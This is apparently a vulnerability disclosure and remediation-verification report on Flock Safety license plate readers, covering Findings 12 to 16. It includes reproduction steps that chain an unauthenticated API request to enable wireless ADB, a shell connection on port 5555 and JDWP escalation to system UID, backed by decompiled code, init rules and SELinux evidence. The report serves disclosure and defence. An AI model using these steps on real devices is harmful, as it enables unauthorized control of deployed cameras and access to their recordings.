## FINDING 12: WIRELESS REMOTE CODE EXECUTION (RCE) - SYSTEM — FALCON/SPARROW/FLEX\* LPR

| REPORT FINDING                                                                                                                                                                              | FINDING 12                                                                                                                                                                                                                                                                                                                      | WHITEPAPER: F30<br>LATER DISCLOSURE: F30     |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------|
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                                                                                                                                                                                                                 |                                              |
| <b>Type:</b> Code Execution                                                                                                                                                                 | The Falcon/Sparrow/Flex* LPR and Picard/Bravo Compute Box were found to enable the chaining of multiple vulnerabilities disclosed in this paper together resulting in wireless control of devices with system permissions.                                                                                                      | <b>Historical Whitepaper CVSS Score:</b> 9.8 |
| <b>Threat Context:</b><br>Experienced Attacker                                                                                                                                              |                                                                                                                                                                                                                                                                                                                                 | <b>Severity:</b> CRITICAL                    |
| <b>Public Full Disclosure Date:</b> 01/23/2026                                                                                                                                              | <b>Original Whitepaper Impact</b><br><br>An attacker with adjacent access can leverage unauthenticated API requests to enable and then connect to the device wirelessly. Additionally, since the Android applications are installed with debugging enabled, an attacker can leverage that access to execute commands as system. | <b>CVE #:</b> PENDING                        |
| CVSS 4.0 AV:A/AC:L/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                                                                                                                                                                                                                 | <b>CWE:</b> CWE-78                           |
| <b>Discovered By:</b><br>*Discovered By: Jon Gaines (System Injection by JosephRC)                                                                                                          | <b>Affected Hardware/Software</b><br><br>Collins Application (com.flocksafety.android.collins) Picard/Bravo Compute Box & Falcon/Sparrow/Flex* LPR                                                                                                                                                                              | <b>Further Research Recommended:</b> N       |

| REMEDATION VERIFICATION        |                                                                                                                                                                                                                                                                                                                                   | LIKELY UNREMEDiated — DEPENDENT ON F29 RUNTIME STATE |
|--------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------|
| <b>Original version(s)</b>     | PhoneHomeService 6.35.23, 6.35.35; Collins 6.35.23, 6.35.31                                                                                                                                                                                                                                                                       |                                                      |
| <b>Tested version(s)</b>       | application_suite Falcon/Sparrow/Flex* LPR primary 6.35.47; PhoneHomeService 6.35.47; platform Android 8.1.0 OPM1.171019.026, 2018-06-05 security patch                                                                                                                                                                           |                                                      |
| <b>Remediation test</b>        | Decode and compare the original/current APKs with apktool; enumerate every supplied primary Flock manifest; independently trace exact framework DEX with JADX and baksmali; decompile exact libandroid_runtime, libart, and original/current adbd with Ghidra; query the exact compiled SELinux policy; and join F16/F33 for F30. |                                                      |
| <b>Remediation test result</b> | <b>The supplied files retain the vulnerable downstream path.</b><br><b>The unauthenticated current Collins wireless-ADB route</b>                                                                                                                                                                                                 |                                                      |

reaches shell, and the current system-UID debuggable application suite retains JDWP method execution as UID 1000. This wireless chain inherits F29's unresolved runtime prerequisite: the supplied files do not prove that the historical button sequence activates installer/hotspot mode on a provisioned device.

## Steps to Reproduce

1. From the same W/LAN, send the PUT request to enable ADB over TCP without authentication.
2. Connect wireless adb as the `shell` user.
3. Use the debug/JDWP trigger on a debuggable privileged app to execute commands as `system` (see Finding 55 JDWP chain).

```
PUT /api/v1/system/enable_adb
adb connect <device-ip>:5555
adb shell id          # uid=2000(shell) -> escalate via JDWP to uid=1000(system)
```

**Reproduction source:** Full Disclosure DEFCON final-cut source

## Tools Used

- Wireless NIC
- adb

## Mitigation

Implement Authentication and Authorization. Do not ship application with debug enabled in production.

**Public sources:** Presentation p. 22 · Whitepaper F30, PDF p. 57 · S07 · S09 · S08

---

## Remediation verification details

### Remediation testing output / evidence

---

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

## 1. Original/supplied PhoneHome identity

### Procedure: aapt/apksigner/apktool comparison

#### REMEDIATION TESTING OUTPUT / EVIDENCE

##### COMMAND

aapt dump badging and apksigner verify for original/current PhoneHome APKs; apktool decode AndroidManifest.xml; compare hashes and security attributes

```
VERSION|APK_SHA256|MANIFEST_SHA256|SIGNER_SHA256|VERSION_CODE|TARGET_SDK
6.35.23|1367e0fba5335e21343b7187d79cbd434aa42f9fba268019f02007e92f3f5ba5|
4e76e3f8ca0fca1b1699d7512342d3136ad921ac1f7c90a21fa9a16426974593|
62bc03b1af24171bcc792ba57a9baf4ca1a678fead84563383c1a55f3186189a|6035023|28
6.35.35|ccf6fd6e53f49a13ccc623fde766769a00d7f83491c5caf7d836fb0dc0199d97|
4e76e3f8ca0fca1b1699d7512342d3136ad921ac1f7c90a21fa9a16426974593|
62bc03b1af24171bcc792ba57a9baf4ca1a678fead84563383c1a55f3186189a|6035035|28
6.35.47|fb97ff137de903d55042b500f58b3d81a87a2e5a7f1619b54d235f9a6094afe1|
4e76e3f8ca0fca1b1699d7512342d3136ad921ac1f7c90a21fa9a16426974593|
62bc03b1af24171bcc792ba57a9baf4ca1a678fead84563383c1a55f3186189a|6035047|28
```

##### CURRENT AND HISTORICAL DECODED MANIFEST SECURITY ATTRIBUTES

```
package="com.flocksafety.android.phonehomeservice"
android:sharedUserId="android.uid.system"
android:debuggable="true"
android:persistent="true"
```

##### RESULT

The complete decoded manifest is byte-identical in PhoneHome 6.35.23, 6.35.35, and current 6.35.47. The whole APK changed, but the system-UID, debuggable, and persistent trust properties did not. All three APKs use the current platform signer.

## 2. Decisive control path

**Procedure:** Join the cited artifact observations from input through the security decision to the documented result.

#### REMEDIATION TESTING OUTPUT / EVIDENCE

```
step_1: boundary=adjacent network to Collins | result=F33 unauthenticated enable_adb route
starts TCP/5555
step_2: boundary=TCP/5555 to shell | result=F16 current abdd accepts host without
authentication and yields UID/GID 2000
step_3: boundary=shell ADB channel to JDWP target | result=F55 current PID forward and ART
InvokeMethod path yields execution inside UID 1000 app
```

### Runtime / evidence boundary

This wireless chain inherits F29's unresolved runtime prerequisite: the supplied files do not prove that the historical button sequence activates installer/hotspot mode on a provisioned device. The supplied firmware's remediation state is established. A non-destructive live `adb jdwp`, JDWP forward, and harmless `id` transcript is optional field-state corroboration; it is not required to identify the retained defect in the supplied APK, framework, native, daemon, and policy bytes.

**Closure requirement**

Remove android:debuggable from every production privileged app; avoid android.uid.system unless strictly necessary; verify production package flags do not enable JDWP; ensure adbd does not enumerate or forward production privileged processes; authenticate/authorize Collins and ADB; and demonstrate negative adb jdwp plus wireless-chain tests against the release build.

## Device 2: Falcon / Sparrow / Flex\* License Plate Reader

## FINDING 13: INCORRECT DEFAULT PERMISSIONS - MEDIA RECORDINGS DIRECTORIES — FALCON/SPARROW/FLEX\* LPR

| REPORT FINDING                                                                                                                                                                              | FINDING 13                                                                                                                                                                                                                                                                                                                                                                                             | WHITEPAPER: F31<br>LATER DISCLOSURE: F31     |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------|
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                                                                                                                                                                                                                                                                                        |                                              |
| <b>Type:</b> Data Policy Failure                                                                                                                                                            | The Falcon/Sparrow/Flex* LPR and Picard/Bravo Compute Box underlying recording app suite was found to store media recording it takes and processes in directories with insecure permissions. In this case, the /storage/emulated/0/flockMedia/media and /storage/emulated/0/flockMedia/media were found to have overly permissive access control permissions (0774).                                   | <b>Historical Whitepaper CVSS Score:</b> 9.8 |
| <b>Threat Context:</b><br>Experienced Attacker                                                                                                                                              |                                                                                                                                                                                                                                                                                                                                                                                                        | <b>Severity:</b> CRITICAL                    |
| <b>Public Full Disclosure Date:</b> 02/11/2026                                                                                                                                              | <b>Impact — Corrected for This Review</b>                                                                                                                                                                                                                                                                                                                                                              | CVE #: PENDING                               |
|                                                                                                                                                                                             | Mode 0774 on a directory can expose names through directory listing when the process also passes mount and SELinux checks, but it does not by itself grant ordinary users traversal or access to recordings. The supplied recording files are mode 0600 and owned by 1000:1000; file access therefore depends on process identity, shared UID membership, mount translation, ACLs, and SELinux policy. |                                              |
| CVSS 4.0 AV:A/AC:L/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                                                                                                                                                                                                                                                                                        | <b>CWE:</b> CWE-922                          |
| <b>Discovered By:</b><br>Jon Gaines                                                                                                                                                         | <b>Affected Hardware/Software</b>                                                                                                                                                                                                                                                                                                                                                                      | <b>Further Research Recommended:</b> N       |
|                                                                                                                                                                                             | Flock Safety Recording App Suite:<br>com.flocksafety.android.videorecording, com.flocksafety.android.motion, com.flocksafety.android.objects, com.flocksafety.android.encoding, com.flocksafety.android.cameraconfig, com.flocksafety.android.collins, com.flocksafety.android.streaming Picard/Bravo Compute Box & Falcon/Sparrow/Flex* LPR                                                           |                                              |

| REMEDATION VERIFICATION    |                                                                                                                                                                       | UNCONFIRMED — ORDINARY-USER FILE ACCESS NOT ESTABLISHED |
|----------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------|
| <b>Original version(s)</b> | Shared-app research inventory contains 6.35.30–6.35.35 and 7.38.3–7.38.5, plus Pisco 6.21.11. No single firmware/app version represents this multi-component finding. |                                                         |
| <b>Tested version(s)</b>   | Supplied primary Flock application suite: 6.35.47. Finding-specific package presence and code path are stated in the remediation evidence.                            |                                                         |
| <b>Remediation test</b>    |                                                                                                                                                                       |                                                         |

|                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
|-------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|                         | Decrypt the supplied media container read-only, mount its validated ext4 filesystem ro,noload, and enumerate effective owner, group, and mode for every recording-stage directory and file.                                                                                                                                                                                                                                                                                                                                                                                                                |
| Remediation test result | The supplied media filesystem retains mode 0774 on the shared media root and ten named recording-stage directories. The complete file census reports the MP4 files as mode 0600, owned by 1000:1000. For an ordinary user, directory read permission may permit name enumeration, while the missing 'other' execute bit prevents traversal under ordinary Unix DAC; the file modes do not grant ordinary-user reads. The supplied files do not reproduce an ordinary-user read through the effective Android mount, ACL, and SELinux layers, so that portion of the historical impact remains unconfirmed. |

### Steps to Reproduce

1. Obtain MediaFileUtil and review the media-partition/  
getExternalStoragePublicDirectory('flockMedia') logic that creates the world-/group-permissive directories.
2. On hardware, list the media directory and note the drwxrwxr-- mode.
3. From a secondary process sharing media\_rw group membership, open any file inside captured/ or encoded/.

```
adb shell ls -ld /storage/emulated/0/flockMedia/media      # note drwxrwxr-- and media_rw group
adb shell id          # confirm media_rw group membership of the reading process
```

Reproduction source: Full Disclosure DEFCON final-cut source

### Tools Used

- Wireless NIC
- adb

### Mitigation

Tighten ACLs, isolate groups, local SELinux contexts per stage, mount the media volume with ‘nodev,nosuid,noexec’.

Public sources: [Presentation p. 23](#) · [Whitepaper F31, PDF p. 58](#) · [S07](#) · [S09](#)

# Remediation verification details

## Remediation testing output / evidence

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

### 1. Directory and recording permissions

**Procedure:** Aggregate the complete read-only inode census for the shared media root and recording-stage directories.

REMEDATION TESTING OUTPUT / EVIDENCE

```
recording_stage_directories_mode_0774=11
directory_owner=1000:1000
recording_files=27321
recording_file_mode=0600
recording_file_owner=1000:1000
ordinary_user_listing_may_be_possible=true
ordinary_user_traversal_established=false
ordinary_user_file_read_established=false
```

|                             |                                                                                                                                                                        |
|-----------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Runtime / evidence boundary | Effective ordinary-UID directory listing, traversal, file read/write, mount translation, ACL, and SELinux results on a representative device.                          |
| Closure requirement         | Validate newly created canary files, inherited groups and parent directories; unentitled app identities must be denied read/write even while media storage is mounted. |

Device 2: Falcon / Sparrow / Flex\* License Plate Reader

FINDING 14: SHARED MEDIA LIBRARY ALLOWS CROSS-APP DATA EXPOSURE — FALCON/SPARROW/FLEX\* LPR

| REPORT FINDING                                                                                                                                                                              | FINDING 14                                                                                                                                                                                                                                                                                                                                                                                                                                  | WHITEPAPER: F32<br>LATER DISCLOSURE: F32 |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                          |
| Type: Insecure Design                                                                                                                                                                       | The Flock Safety Recording App Suite (including at least seven Flock Safety Custom APKs) used by the Falcon/Sparrow/Flex* LPRs and Picard/Bravo Compute Box was found to embed the identical MediaFileUtil and MediaSession code, mounting the same adoptable path; a privilege escalation in any non-recording app immediately exposes the entire media library, dramatically expanding the blast radius of otherwise isolated components. | Historical Whitepaper CVSS Score: 8.8    |
| Threat Context: Inexperienced Attacker                                                                                                                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                             | Severity: HIGH                           |
| Public Full Disclosure Date: 02/11/2026                                                                                                                                                     | Impact — Corrected for This Review                                                                                                                                                                                                                                                                                                                                                                                                          | CVE #: PENDING                           |
|                                                                                                                                                                                             | A compromise of a packaged application that runs as shared UID 1000 can cross the intended application boundary and access media owned by 1000:1000, subject to the effective mount and SELinux policy. This conclusion applies to the shared-UID applications; the directory mode alone does not establish access for an ordinary user or unrelated UID.                                                                                   |                                          |
| CVSS 4.0 AV:A/AC:L/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                                                                                                                                                                                                                                                                                                                             | CWE: CWE-925                             |
| Discovered By: Jon Gaines                                                                                                                                                                   | Affected Hardware/Software                                                                                                                                                                                                                                                                                                                                                                                                                  | Further Research Recommended: N          |
|                                                                                                                                                                                             | Flock Safety Recording App Suite:<br>com.flocksafety.android.videorecording, com.flocksafety.android.motion, com.flocksafety.android.objects, com.flocksafety.android.encoding, com.flocksafety.android.cameraconfig, com.flocksafety.android.collins, com.flocksafety.android.streaming Picard/Bravo Compute Box & Falcon/Sparrow/Flex* LPR                                                                                                |                                          |

| REMEDATION VERIFICATION |                                                                                                                                            | UNREMIEDIATED — STILL VULNERABLE |
|-------------------------|--------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------|
| Original version(s)     | collins: 6.35.31, 7.38.3; phonehomeservice: 6.35.35, 7.38.5; systemcontrol: 6.35.35, 7.38.3                                                |                                  |
| Tested version(s)       | Supplied primary Flock application suite: 6.35.47. Finding-specific package presence and code path are stated in the remediation evidence. |                                  |
| Remediation test        | Join current recording-directory inode metadata to the supplied primary APK shared-UID manifest inventory.                                 |                                  |

## Remediation test result

This finding was found not resolved for the supplied application suite. The recording files are mode 0600 and owned by UID/GID 1000, and all 20 supplied primary Flock APKs declare android.uid.system. The security issue is therefore shared process identity and loss of per-application discretionary isolation, rather than world-readable recording files. The offline artifacts do not provide a live per-package SELinux access transcript.

## Steps to Reproduce

1. Enumerate the co-installed Flock packages and confirm they share the system UID.
2. Decompile `flock-collins.apk` / `flock-video-streaming.apk` and inspect `MediaFileUtil`; note it resolves the shared external media tree, so any suite app reads another's captures.

```
adb shell dumpsys package com.flocksafety.android.* | grep versionName
adb shell ls -R /storage/emulated/0/flockMedia/media | head
```

**Reproduction source:** Full Disclosure DEFCON final-cut source

## Tools Used

- adb

## Mitigation

Isolate per app storage roots or SELinux labels, restrict `MediaFileUtil` access to the owning service, and enforce ACLs that prevent unrelated packages from reading/writing the recording tree.

**Public sources:** [Presentation p. 23](#) · [Whitepaper F32](#), [PDF p. 59](#) · [S07](#) · [S09](#)

---

## Remediation verification details

### Remediation testing output / evidence

---

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

## 1. Shared application and media identity

**Procedure:** Join the complete media inode census with the supplied primary APK sharedUserId inventory.

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
primary_flock_apks=20
primary_flock_apks_declaring_android.uid.system=20
recording_files=27321
recording_file_mode=0600
recording_file_owner=1000:1000
ordinary_user_file_read_claimed=false
RESULT=All supplied primary Flock APKs share UID 1000 with the media owner, so per-application
Unix-UID isolation is absent; effective SELinux access remains a runtime boundary.
```

#### Runtime / evidence boundary

A live package-to-media authorization matrix would corroborate effective SELinux and mount behavior, but the supplied manifests and ownership establish that the packaged applications lack distinct Unix UIDs for DAC isolation.

#### Closure requirement

Build a package-to-media entitlement matrix and verify an auxiliary app receives only its required records/actions through a mediated interface.

Device 2: Falcon / Sparrow / Flex\* License Plate Reader

FINDING 15: WIRELESS REMOTE CODE EXECUTION (RCE) - SHELL — FALCON/SPARROW/FLEX\* LPR

|                                                                                                                                                                                             |                                                                                                                                                                                                    |                                          |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|
| REPORT FINDING                                                                                                                                                                              | FINDING 15                                                                                                                                                                                         | WHITEPAPER: F33<br>LATER DISCLOSURE: F33 |
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                                                                                    |                                          |
| Type: Code Execution                                                                                                                                                                        | The Falcon/Sparrow/Flex* LPR and Picard/Bravo Compute Box were found to enable the chaining of multiple vulnerabilities disclosed in this paper together resulting in wireless control of devices. | Historical Whitepaper CVSS Score: 8.8    |
| Threat Context: Inexperienced Attacker                                                                                                                                                      |                                                                                                                                                                                                    | Severity: HIGH                           |
| Public Full Disclosure Date: 09/27/2025                                                                                                                                                     | Original Whitepaper Impact                                                                                                                                                                         | CVE #: CVE-2025-59403                    |
|                                                                                                                                                                                             | An attacker with adjacent access can leverage unauthenticated API request to enable and then connect to the device wirelessly.                                                                     |                                          |
| CVSS 4.0 AV:A/AC:L/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                                                                                    | CWE: CWE-78                              |
| Discovered By: Jon Gaines                                                                                                                                                                   | Affected Hardware/Software                                                                                                                                                                         | Further Research Recommended: N          |
|                                                                                                                                                                                             | Collins Application (com.flocksafety.android.collins) Picard/Bravo Compute Box & Falcon/Sparrow/Flex* LPR                                                                                          |                                          |

|                         |                                                                                                                                                                                                                                                                                                                                                        |                                                       |
|-------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------|
| REMEDATION VERIFICATION |                                                                                                                                                                                                                                                                                                                                                        | LIKELY UNREMIEDIATED — DEPENDENT ON F29 RUNTIME STATE |
| Original version(s)     | Collins 6.35.23 APK SHA-256<br>f03458c068486b16771a6d2131accabc4738a13cf2d800847152cdc60c8b9e6c; Collins 6.35.31 APK SHA-256<br>e015c2934e92564c1855a8f9a61d8986daac83d78e7f87d897d2147d677b9d36                                                                                                                                                       |                                                       |
| Tested version(s)       | Collins 6.35.47 APK SHA-256<br>616dd111ba70798b5d7f9bd3300cbf31ff347a2be30842795e90ee01ddf5af88                                                                                                                                                                                                                                                        |                                                       |
| Remediation test        | Compare exact apktool smali from both researcher-supplied Collins versions with current 6.35.47; inspect for cross-tool corroboration JADX and DEX request dispatch; trace service construction and wildcard binding; and join the ADB route to current property contexts, compiled SELinux policy, vendor init, and F16 adbd authentication analysis. |                                                       |

## Remediation test result

The supplied files retain the vulnerable downstream path. In Collins 6.35.47, an unauthenticated PUT to `/api/v1/system/adb/enable` still writes `vendor.flock.adb-wifi=1`. The current vendor init rule consumes that property, sets `service.adb.tcp.port=5555`, and restarts `adbd`. The current compiled SELinux policy authorizes Collins' `system_app` domain to set that property, and F16 separately establishes the exact current `adbd` disables peer authentication and yields UID/GID 2000 shell access. This wireless chain inherits F29's unresolved runtime prerequisite: the supplied files do not prove that the historical button sequence activates installer/hotspot mode on a provisioned device.

## Steps to Reproduce

1. Send the PUT request to enable ADB over TCP without authentication.
2. Connect wireless adb and obtain a `shell`-user context on the device.

```
PUT /api/v1/system/enable_adb
adb connect <device-ip>:5555 && adb shell
```

Reproduction source: Full Disclosure DEFCON final-cut source

## Tools Used

- Wireless NIC
- adb

## Mitigation

Implement Authentication and Authorization. Do not ship application with debug enabled in production. Additionally, follow migrations of the other findings.

Public sources: [Presentation p. 24](#) · [Whitepaper F33, PDF p. 59](#) · [S07](#) · [S09](#) · [S08](#)

---

## Remediation verification details

### Remediation testing output / evidence

---

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

## 1. Exact original/current Collins DEX comparison

**Procedure:** sha256sum and cmp decoded smali/manifests across 6.35.23, 6.35.31, and 6.35.47

### REMEDIATION TESTING OUTPUT / EVIDENCE

#### COMMAND

sha256sum and cmp of apktool smali and decoded manifests from Collins 6.35.23, 6.35.31, and 6.35.47

#### WebServer.smali

6.35.23: 2cd1db22cf6581ae83fa9445c95d6b8c79c5d8b3c5c0bf8620d47a1aff16ecb6  
6.35.31: 2cd1db22cf6581ae83fa9445c95d6b8c79c5d8b3c5c0bf8620d47a1aff16ecb6  
6.35.47: 2cd1db22cf6581ae83fa9445c95d6b8c79c5d8b3c5c0bf8620d47a1aff16ecb6  
exact\_match\_all\_versions=true

#### SystemInfoHelper.smali

6.35.23: 2efe85eca778da519b67746120c46ca22318ad1236824b5c2241cdd0926d98f9  
6.35.31: 2efe85eca778da519b67746120c46ca22318ad1236824b5c2241cdd0926d98f9  
6.35.47: 2efe85eca778da519b67746120c46ca22318ad1236824b5c2241cdd0926d98f9  
exact\_match\_all\_versions=true

#### InstallService.smali

6.35.23: cff520233027990921fb82a069b220ba0b292e481cc16d03926a44312960667b  
6.35.31: cff520233027990921fb82a069b220ba0b292e481cc16d03926a44312960667b  
6.35.47: cff520233027990921fb82a069b220ba0b292e481cc16d03926a44312960667b  
exact\_match\_all\_versions=true

#### AndroidManifest.xml

6.35.23: c38b3feffd20e9872f59082f22d5099f7c9a4c9f61cc93b89afbc8bbfb796a62  
6.35.31: c38b3feffd20e9872f59082f22d5099f7c9a4c9f61cc93b89afbc8bbfb796a62  
6.35.47: c38b3feffd20e9872f59082f22d5099f7c9a4c9f61cc93b89afbc8bbfb796a62  
exact\_match\_all\_versions=true

#### NanoHTTPD.smali 6.35.31/current SHA-256:

df8c5c5124320c32f211744144afeb9189468ab0273fd508b40fab7005293417

NanoHTTPD exact\_match=true

Collins APK 6.35.23: f03458c068486b16771a6d2131accabc4738a13cf2d800847152cdc60c8b9e6c  
Collins APK 6.35.31: e015c2934e92564c1855a8f9a61d8986daac83d78e7f87d897d2147d677b9d36  
Collins APK 6.35.47: 616dd111ba70798b5d7f9bd3300cbf31ff347a2be30842795e90ee01ddf5af88

## 2. Current ADB property-to-init trace

**Procedure:** trace current DEX property write and vendor init consumer

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
389:     public final NanoHTTDP.Response turnOnAdbWifi() {
390:         FlockSystemProperties.INSTANCE.set(ADB_WIFI_SYS_PROP, "1");
391:         return
WebServer.INSTANCE.generateJsonResponse(MapsKt.mapOf(TuplesKt.m90to("status", "adb
connected"))));
392:     }
393:
394:     public final NanoHTTDP.Response turnOffAdbWifi() {
395:         FlockSystemProperties.INSTANCE.set(ADB_WIFI_SYS_PROP, "0");
396:         return
WebServer.INSTANCE.generateJsonResponse(MapsKt.mapOf(TuplesKt.m90to("status", "adb
disconnected"))));
614: # Flock adb wifi
615: on property:vendor.flock.adb-wifi=1
616: setprop service.adb.tcp.port 5555
617: stop adbd
618: start adbd
619:
620: on property:vendor.flock.adb-wifi=0
621: setprop service.adb.tcp.port -1
622: stop adbd
623: start adbd
```

### 3. Current compiled SELinux authorization path

**Procedure:** verify platform signer; inspect current seapp/property contexts; query current precompiled\_sepolicy with sestatus

#### REMIEDIATION TESTING OUTPUT / EVIDENCE

##### COMMAND

```
sha256sum current precompiled_sepolicy; apksigner current framework-res; inspect seapp/  
property contexts; sestatus --allow -s system_app -t flock_prop -c property_service -p set
```

```
997650ade0b4b50523deab07cb963f14f518c30dab0a7ad8cd9d1edb4156a1fc
```

##### PLATFORM SIGNER

```
Signer #1 certificate DN: EMAILADDRESS=null@flocksafety.com, CN=Android, OU=Android,  
O=Android, L=Atlanta, ST=Georgia, C=US  
Signer #1 certificate SHA-256 digest:  
62bc03b1af24171bcc792ba57a9baf4ca1a678fead84563383c1a55f3186189a
```

##### SEAPP CONTEXT

```
2:user=system seinfo=platform domain=system_app type=system_app_data_file
```

##### PROPERTY CONTEXT

```
50:persist.vendor.flock.    u:object_r:flock_prop:s0  
95:vendor.flock.           u:object_r:flock_prop:s0
```

##### COMPILED POLICY

```
allow system_app flock_prop:property_service set;
```

##### RESULT

```
Current Collins is platform-signed and declares android.uid.system; the current seapp mapping  
selects system_app, and the compiled policy permits system_app to set vendor.flock.*  
(flock_prop).
```

#### 4. Decisive control path

**Procedure:** Join the cited artifact observations from input through the security decision to the documented result.

##### REMEDIATION TESTING OUTPUT / EVIDENCE

```
step_1: component=InstallService | decision=Start installer hotspot and construct WebServer on TCP/8080 | effect=Management listener is created while installer/hotspot mode is active
step_2: component=NanoHTTPD | decision=null hostname -> InetAddress(port) | effect=Listener binds all local interfaces
step_3: component=WebServer.serve/handleRequest | decision=Parse and dispatch by method/path; headers parameter is never consumed | effect=No authentication or authorization gate precedes administrative handlers
step_4: component=WebServer ADB route | decision=PUT /api/v1/system/adb/enable | effect=Call SystemInfoHelper.turnOnAdbWifi()
step_5: component=SystemInfoHelper/FlockSystemProperties | decision=Set vendor.flock.adb-wifi=1 | effect=Write reaches Android property service
step_6: component=SELinux | decision=system_app may set flock_prop | effect=Current policy permits the Collins property write
step_7: component=vendor init | decision=on property:vendor.flock.adb-wifi=1 | effect=Set ADB TCP port 5555 and restart adbd
step_8: component=current adbd / F16 | decision=effective ro.adb.secure=0 clears auth_required | effect=Unknown host can obtain UID/GID 2000 shell without ADB key approval
```

##### Runtime / evidence boundary

This wireless chain inherits F29's unresolved runtime prerequisite: the supplied files do not prove that the historical button sequence activates installer/hotspot mode on a provisioned device. The firmware remediation state is established. A short live retest is optional corroboration for field-state reachability: enter installer/hotspot mode, send the request from an unknown host, capture TCP/8080 and TCP/5555 behavior plus `adb shell id`, then disable ADB and confirm port 5555 closes.

##### Closure requirement

Remove unauthenticated network control of ADB; remove or strongly authorize the property-changing route; require ADB host-key authentication with effective ro.adb.secure=1; keep TCP ADB disabled by default; and demonstrate from an unknown host that TCP/5555 remains closed or rejects the key before any shell is created.

**Device 2: Falcon / Sparrow / Flex\* License Plate Reader**

## FINDING 16: UNAUTHENTICATED DEBUG BROADCAST CLEARS SETTINGS AND SHUTS OFF DEVICE — FALCON/SPARROW/FLEX\* LPR

|                                                                                                                                                                                                            |                                                                                                                                                                                                                                           |                                              |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------|
| REPORT FINDING                                                                                                                                                                                             | FINDING 16                                                                                                                                                                                                                                | WHITEPAPER: F34<br>LATER DISCLOSURE: F34     |
| Original Whitepaper Finding                                                                                                                                                                                |                                                                                                                                                                                                                                           |                                              |
| <b>Type:</b> Insufficient Input Validation                                                                                                                                                                 | The PhoneHomeService Application registers a system-wide debug broadcast with no permission gate; sending type=update with metadata.type=clear drives clearSettingsAndPowerOff, wiping camera settings and issuing a privileged shutdown. | <b>Historical Whitepaper CVSS Score:</b> 8.2 |
| <b>Threat Context:</b><br>Experienced Attacker                                                                                                                                                             |                                                                                                                                                                                                                                           | <b>Severity:</b> HIGH                        |
| <b>Public Full Disclosure Date:</b> 01/23/2026                                                                                                                                                             | <b>Original Whitepaper Impact</b>                                                                                                                                                                                                         | CVE #: PENDING                               |
|                                                                                                                                                                                                            | An attacker with physical, local access or a malicious installed application can issue a broadcast that will wipe and shut off the device.                                                                                                |                                              |
| CVSS 4.0 AV:A/AC:L/AT:P/PR:N/UI:N/VC:L/VI:H/VA:H/SC:N/SI:N/SA:N<br><small>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment.</small> |                                                                                                                                                                                                                                           | <b>CWE:</b> CWE-925                          |
| <b>Discovered By:</b><br>Jon Gaines                                                                                                                                                                        | <b>Affected Hardware/Software</b>                                                                                                                                                                                                         | <b>Further Research Recommended:</b> N       |
|                                                                                                                                                                                                            | Phone Home Service<br>Application( com.flocksafety.android.phonehomeservice) Picard/Bravo<br>Compute Box & Falcon/Sparrow/Flex* LPR                                                                                                       |                                              |

|                            |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                  |
|----------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------|
| REMEDATION VERIFICATION    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | UNREMIEDIATED — STILL VULNERABLE |
| <b>Original version(s)</b> | PhoneHomeService 6.35.23, 6.35.35                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                  |
